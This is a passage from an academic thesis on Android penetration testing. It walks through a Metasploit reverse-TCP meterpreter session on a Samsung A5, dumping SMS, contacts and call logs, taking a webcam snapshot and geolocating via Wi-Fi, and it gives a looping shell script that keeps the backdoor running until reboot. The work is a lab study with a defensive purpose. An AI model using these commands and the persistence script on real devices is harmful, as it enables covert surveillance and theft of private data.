
BACKUP AND RESTORE

DEVICE SECURITY

LOCATION

Figure 25 Installation message of Samsung A5 for apk.file

The installation is then performed as if the user attempted to download an application from Google store.



MainActivity

Do you want to install this application? It will get access to:

- access approximate location (network-based)
- access precise location (GPS and network-based)
- record audio
- directly call phone numbers
  - this may cost you money
- read call log
- read phone status and identity
- write call log
- read your text messages (SMS or MMS)
- receive text messages (SMS)
- send and view SMS messages
  - this may cost you money
- Modify or delete SD card contents.
- read the contents of your SD card

CANCEL INSTALL


MainActivity

App installed.

DONE OPEN

Figure 26 Installation procedure


We started Metasploit and opened a reverse tcp connection and again we succeed to retrieve user’s sms, calls and contacts with the default command execution further tried to open a shell. In computing, a shell is a user interface for access to an operating system's services. In general, operating system shells use either a command-line interface (CLI) or graphical user interface (GUI), depending on a computer's role and particular operation. It is named a shell because it is the outermost layer around the operating system kernel. Android may be based on Linux, but it's not based on the type of Linux system we may find on our PC. Android devices come with a simple shell program.



```
meterpreter > shell
Process 1 created.
Channel 1 created.
pwd
/data/data/com.metasploit.stage/files
```

Figure 27 Meterpreter shell


With > ***pwd*** we could see the path we were and then navigate and list storage's options.



```
Listing: /storage
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveA
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveB
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveC
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveD
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveE
40000/---------   0      dir   2014-02-10 21:10:39 +0200  UsbDriveF
40444/r--r--r--   80     dir   2018-07-27 13:18:58 +0300  emulated
40666/rw-rw-rw-   32768  dir   2018-07-27 13:18:58 +0300  extSdCard
0000/---------    0      fif   1970-01-01 02:00:00 +0200  knox-emulated
40666/rw-rw-rw-   4096   dir   2018-07-28 14:59:02 +0300  sdcard0
```

Figure 28 Android Storage


With > ***ls*** we could see the filesystem of the mobile. These are the public files that a user can see from the device with a different interface and widgets.



```
Pictures
Playlists
Podcasts
Ringtones
SMemo
Samsung
Tencent
__chartboost
backups
dianxin
image_cache
kalifs-minimal
kalifs-minimal.tar
linux.img
myDiectCoachFiles
nh_files
nh_install_20170611_050336.log
phonemgr3
postitial
romtoolbox
test.sh
tests4.apk
wdh_update
```

Figure 29 Filesystem of Samsung A5

At first, we attempted to upload a photo to start experimenting on what kind of files we could install on the device. Indeed, we succeed on uploading the index.png and downloaded from /storage/emulated/legacy which is the Gallery on the android where the mobile stores by default all the user’s pictures. Uploading means also that was very easy to retrieve all user’s photos. If we have tried another path for example which store downloaded files.



```
meterpreter > upload /root/Desktop/index.png /storage/emulated/legacy
[*] uploading  : /root/Desktop/index.png -> /storage/emulated/legacy
[*] uploaded   : /root/Desktop/index.png -> /storage/emulated/legacy/index.png
meterpreter > upload
```

Figure 30 Command for uploading a file in Samsung A5






Figure 31 Proof of Image uploading

Furthermore, we tried all default Metasploit commands like:
>dump_sms
>dump_contacts
>dump_calllog
And we managed to obtain files with aforementioned data.


contacts_dump_20180728175514.txt
File Edit Search Options Help


```
======================
[+] Contacts list dump
======================

Date: 2018-07-28 17:55:19 +0300
OS: Android 7.0 - Linux 3.10.61-12236002 (armv8l)
Remote IP: 192.168.1.4
Remote Port: 47469

#1
Name     : Χριστινακι
Number   : +[redacted]

#2
Name     : Στελλιτσα
Number   : +3[redacted]

#3
```

Figure 32 Proof of dumped contacts in Samsung A5



```
=====================
[+] SMS messages dump
=====================

Date: 2018-07-28 17:56:30 +0300
OS: Android 7.0 - Linux 3.10.61-12236002 (armv8l)
Remote IP: 192.168.1.4
Remote Port: 47469

#1
Type     : Incoming
Date     : 2018-07-28 16:32:57
Address : +30[redacted]
Status   : NOT_RECEIVED
Message : Έχεις ΑΠΟΛΥΤΟ ΔΙΚΙΟ είναι απολαυστικός 😊😊😊

#2
```


Figure 33 Proof of dumped sms in Samsung A5



```
=================
[+] Call log dump
=================

Date: 2018-07-28 17:57:41 +0300
OS: Android 7.0 - Linux 3.10.61-12236002 (armv8l)
Remote IP: 192.168.1.4
Remote Port: 47469

#1
Number   : +30[redacted]
Name     : Ελεανα
Date     : Sat Jul 28 15:53:48 GMT+03:00 2018
Type     : OUTGOING
Duration: 0

#2
Number   : +30[redacted]
Name     : Ελεανα
```


Figure 34 Proof of dumped call log in Samsung A5

We also tried command > webcam_snap and got an instant frame as shown below.



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/iDlZaEVn.jpeg
```


Figure 35 Webcam_snap command



Size 4128 × 3096 pixels
Type JPEG image
File Size 553.9 kB
Folder root
Aperture f/1.9
Exposure 1/17 sec.
Focal Length 3.7 (lens)
ISO 40
Metering Center-weighted average
Camera SM-A510F
Date Sat, 28 July 2018
Time 17:59:33

Figure 36 Proof of webcam snap in Samsung A5

At last we tried wlan_geolocate command with turned off and turned on the location setting in the device. When it was turned off meterpreter displayed an error message but when we tried we the location on meterpreter displayed ours and every nearby wifi device along with mac addresses.




```
meterpreter > wlan geolocate
[-] Unknown command: wlan.
meterpreter > wlan_geolocate
[-] android_wlan_geolocate: Operation failed: 1
meterpreter > wlan_geolocate
[-] Error running command wlan_geolocate: RuntimeError Failure connecting to Google for location
lookup. Code 404 for query https://maps.googleapis.com/maps/api/browserlocation/json?browser=fir
fox&sensor=true&mac:C8:7B:[redacted]Cssid:OTE[redacted]%7Css=68&wifi=mac:D4:2[redacted]Cssid
OTE4[redacted]8&wifi=mac:70:[redacted]id:SPYROS%7Css=41&wifi=mac:64[redacted]%7C
sid:Tsimpa-3%7Css=37&wifi=mac:D4:2[redacted]7Cssid:OTE%20WiFi%20Fon%7Css=48&wifi=mac:62:[redacted]
:08[redacted]7Cssid:OTE%20WiFi%20Fon%7Css=37&wifi=mac:58:[redacted]%7Cssid:Thomson4B.%7Css=55&w
fi=mac:9C[redacted]%7Cssid:COSMOTE-01[redacted]s=44&wifi=mac:18[redacted]2:8A%7Cssid:TP-LINK
87B28A%7Css=46&wifi=mac:7C:[redacted]0%7Cssid:CYTAEDB0%7Css=41
meterpreter >
```

Figure 37 wlan_geolocate command

8.1 Persistent Back Door in Android Using Kali Linux


The last step was to make the application <Main Activity> persistent until Reboot of the device. In a notepad we wrote a script and save it as test.sh. The script was the following:



```
#!/bin/bash
while :
do am start --user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.MainActivity
sleep 20
done
```


Figure 38 Script for persistent back door

We uploaded the test.sh in the mobile and execute it with command >sh test.sh. The script was activated.



```
40666/rw-rw-rw-    4096    dir    2017-05-

meterpreter > upload test.sh
[*] uploading  : test.sh -> test.sh
[*] uploaded   : test.sh -> test.sh
meterpreter >
```


Figure 39 Uploading script



```
sh test.sh

[*] Sending stage (69048 bytes) to 192.168.1.9
Starting: Intent { act=android.intent.action.MAIN cmp=com.metasploit.stage/.MainActivity }
[*] Meterpreter session 29 opened (192.168.1.14:4444 -> 192.168.1.9:46076) at 2018-03-25 15:10:41 +0300
```

Figure 40 Testing running test.sh

Then for testing it, we exit from meterpreter and again followed the above-mentioned procedure to set up a Listener. Meterpreter prompt automatically.



```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.14:4444
msf exploit(handler) > [*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.11:56937) at 20
18-06-16 20:20:35 +0300
[*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 2 opened (192.168.1.14:4444 -> 192.168.1.11:57504) at 20
18-06-16 20:20:35 +0300
[*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 3 opened (192.168.1.14:4444 -> 192.168.1.11:55109) at 20
18-06-16 20:20:35 +0300
[*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 4 opened (192.168.1.14:4444 -> 192.168.1.11:40876) at 20
18-06-16 20:20:36 +0300
[*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 5 opened (192.168.1.14:4444 -> 192.168.1.11:43596) at 20
18-06-16 20:20:36 +0300
[*] Sending stage (69048 bytes) to 192.168.1.11
[*] Meterpreter session 6 opened (192.168.1.14:4444 -> 192.168.1.11:58870) at 20
18-06-16 20:20:36 +0300
```

Figure 41 Persistent back door in android

The persistence of the backdoor remained until a reboot of the android system.

9 Results & Evaluation

In this current thesis, after having thoroughly studied the basic principles of penetration testing, we did examine the behavior of two Android mobile devices in expectation to find OS vulnerabilities.

It is fact that relevant research has been conducted in the specific field, using an open source tool such as Metasploit and try to retrieve as much as we could from a rooted and an un-rooted device. We experimented on a rooted and on an unrooted mobile device because we were aware that a rooted android system offers full access to the system directory and we wanted to examine if we could make changes to the way the OS operates.

Subsequently, depending our work on rooted device was very easy to retrieve sms, mobile's contact list, take a photo and have access everywhere with the default meterpreter commands and other Linux useful commands. We easily examined if the phone was really rooted, tried to send an sms without revealing our identity and attempted to hide the widget from the legitimate user and from the menu so he/she could never find out that another person had succeed to install an apk.file. On the other hand, having a rooted android system, leads us to conclude that these techniques are known, and a user is more careful about connecting to open networks and downloading application for unknown sources. Even so, is not rare connecting to open networks or in WiFi in daily routine and the effort to establish a connection was seamless.

The second experiment was in a popular device that was not rooted. The result was to succeed to pass the same Metasploit's default commands via meterpreter. We managed to send an anonymous sms and check if the device was rooted. Commands like dump_contacts or dump_sms gave feedback .txt files and we easily had access in user's data. Then we tried to have access via a shell which delayed us to find which and how many commands could actually be executed because Android's shell differs from the classic Linux shell we experience on Linux distributions. In the end we succeeded to have access to user's personal data such as pictures, office files and downloaded files. More specifically in the second experiment we managed to bypass phone's privacy, but we didn't affect the system itself.

We can deduce that a significant observation is the attacker's perspective and what would be of greater value to him. We were able to access files where could rest information about user's credentials. Another observation was that we didn't accomplish to alter android system permissions under these circumstances. Eventually we should point that accessing a mobile of a specific user turn out very difficult because, beyond that we have to be connected in the same network, we need to cheat him in some way, for example with a QR code that redirect to a malicious web page, to download a file that opens a communications channel with our machine. That means Social Engineering is a big part of getting data from specific devices. [66] [67].

10 Conclusions

In previous sections we examined in detail android technology and the methodology used to test the operating system. Despite test results, famous companies are working to enrich Android devices and make Android the safest mobile platform in the world. To achieve this there are good practices that keep users safe and secure such as avoid clicking on suspicious links, keep software up to date and stay off of open Wi-Fi networks. Although Android has some built-in security features and the system is designed to isolate app data and code execution from other apps there are still security issues that adversely affect users.

A raised issue is how a user stores data on the phone. Mobile devices nowadays offer the choice to encrypt device and secure its data. Downloaded files, photos, or e-mail attachments are not in an isolated environment and usually are valuable especially if the phone is used for business reasons. Regardless we use a mobile device for business or for our personal data we always have to consider security. Hacking our phone is not the only security concern, shoulder surfing is type of social engineering technique used to obtain information such as personal identification numbers (PINs), passwords and other confidential data by looking over the victim's shoulder.

Devices should have built-in features for protection against spyware and alert users about nearby surveillance devices. Security is about protecting the confidentiality, thus not unauthorized access, the integrity of the data from any modification and availability of user's data. Privacy is another concern when thinking about protecting our data and there are indications that if smartphones and tablet-based technologies are loaded with apps, we can do nothing about protecting their privacy.

Despite this, there are nevertheless a few fundamental steps to help mitigate the risks to your privacy. These include installing reputable mobile device security software, removal of an application that is no longer useful and setting up a screen-lock password.]

11 Future work

The past years brought several important innovations for the technical world, particularly for Android app development. As mobile technology becomes more powerful, so will the applications. Presently there are plenty of android tools for security audit and hacking specifically for android platform. These applications for example support user to use a fake caller ID, to intercept web sessions over the particular Wi-Fi that the device is connected to, use a mobile phone as a network scanner and many more functionalities. Some of them are working only on rooted devices while others are available for unrooted devices. Another distinction is static analysis and dynamic analysis tools. Static analysis tools take the source code of the application as an input data and perform source code analysis. Dynamic analysis tools require the code to be in a running state and analyze what is happening while the code while the software is running. There are also available app vulnerability scanners to find vulnerabilities in Android apps. In consideration of these applications we understand that is not a distant future that pen testers will be able to perform tests to networks and routers via their mobile phones in any time.

Further another oncoming field is mobile device forensic which is a branch of digital forensics. Forensic investigations can recover data from mobile devices to solve a crime or find evidence of misconduct. Digital investigators can uncover things like sale of black market goods, a fraud, and traceback of suspicious communications. Mobile forensic is very crucial field now that crime seems easier via impersonal devices. Even when the crime is not about hacking or system intrusion, the criminal or the victim is possible that has used his or her phone near the moment the crime happened.

Cybercriminals have figured out how to evade detection by bypassing traditional defenses. Using toolkits to design polymorphic threats that change with every use, move slowly, and exploit zero-day vulnerabilities, the criminals have broken in through the hole left by traditional and next-generation firewalls, IPS, anti-virus. This new organized cybercrime is persistent, exploiting organizational data, available to create targeted 'phishing' emails and malware targeted at the types of applications and operating systems (with all their vulnerabilities) typical in particular industries. This broaden use lead in emerging advanced persistent threats on mobiles. Mobile APT is evolving very differently than APT on PCs because the people attacking on mobile phones have learnt from previous incidents how to organize a successful attack.

12 References

[1] https://en.wikipedia.org/wiki/Mobile_operating_system
[2] https://www.statista.com/statistics/274774/forecast-of-mobile-phone-users-worldwide/
[3] http://resources.infosecinstitute.com/the-history-of-penetration-testing/#gref
[4] https://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635
[5] http://thelearninghacking.com/active-passive-information-gathering-techniques-ethical-hacking/
[6] https://www.owasp.org/index.php/Application_Threat_Modeling
[7] https://study.com/academy/lesson/stride-threat-model-example-overview.html
[8] https://en.wikipedia.org/wiki/Vulnerability_assessment
[9] https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools
[10] https://antivirus.comodo.com/blog/how-to/top-5-website-vulnerability-scanning-tools/
[11] https://www.redteam-pentesting.de/en/pentest/exploitation/-penetration-test-exploitation-verification-of-security-weaknesses
[12] http://www.pentest-standard.org/index.php/Exploitation
[13] https://pentest.blog/explore-hidden-networks-with-double-pivoting/
[14] https://www.redteam-pentesting.de/en/pentest/documentation/-penetration-test-documentation-collecting-results
[15] https://securitycafe.ro/2015/01/05/penetration-testing-benefits/
[16] http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref
[17] http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref
[18] https://www.offensive-security.com/metasploit-unleashed/vulnerability-scanning/
[19] https://pdfs.semanticscholar.org/79d7/7a71d01d040e342c676d813ab3914e103f9f.pdf
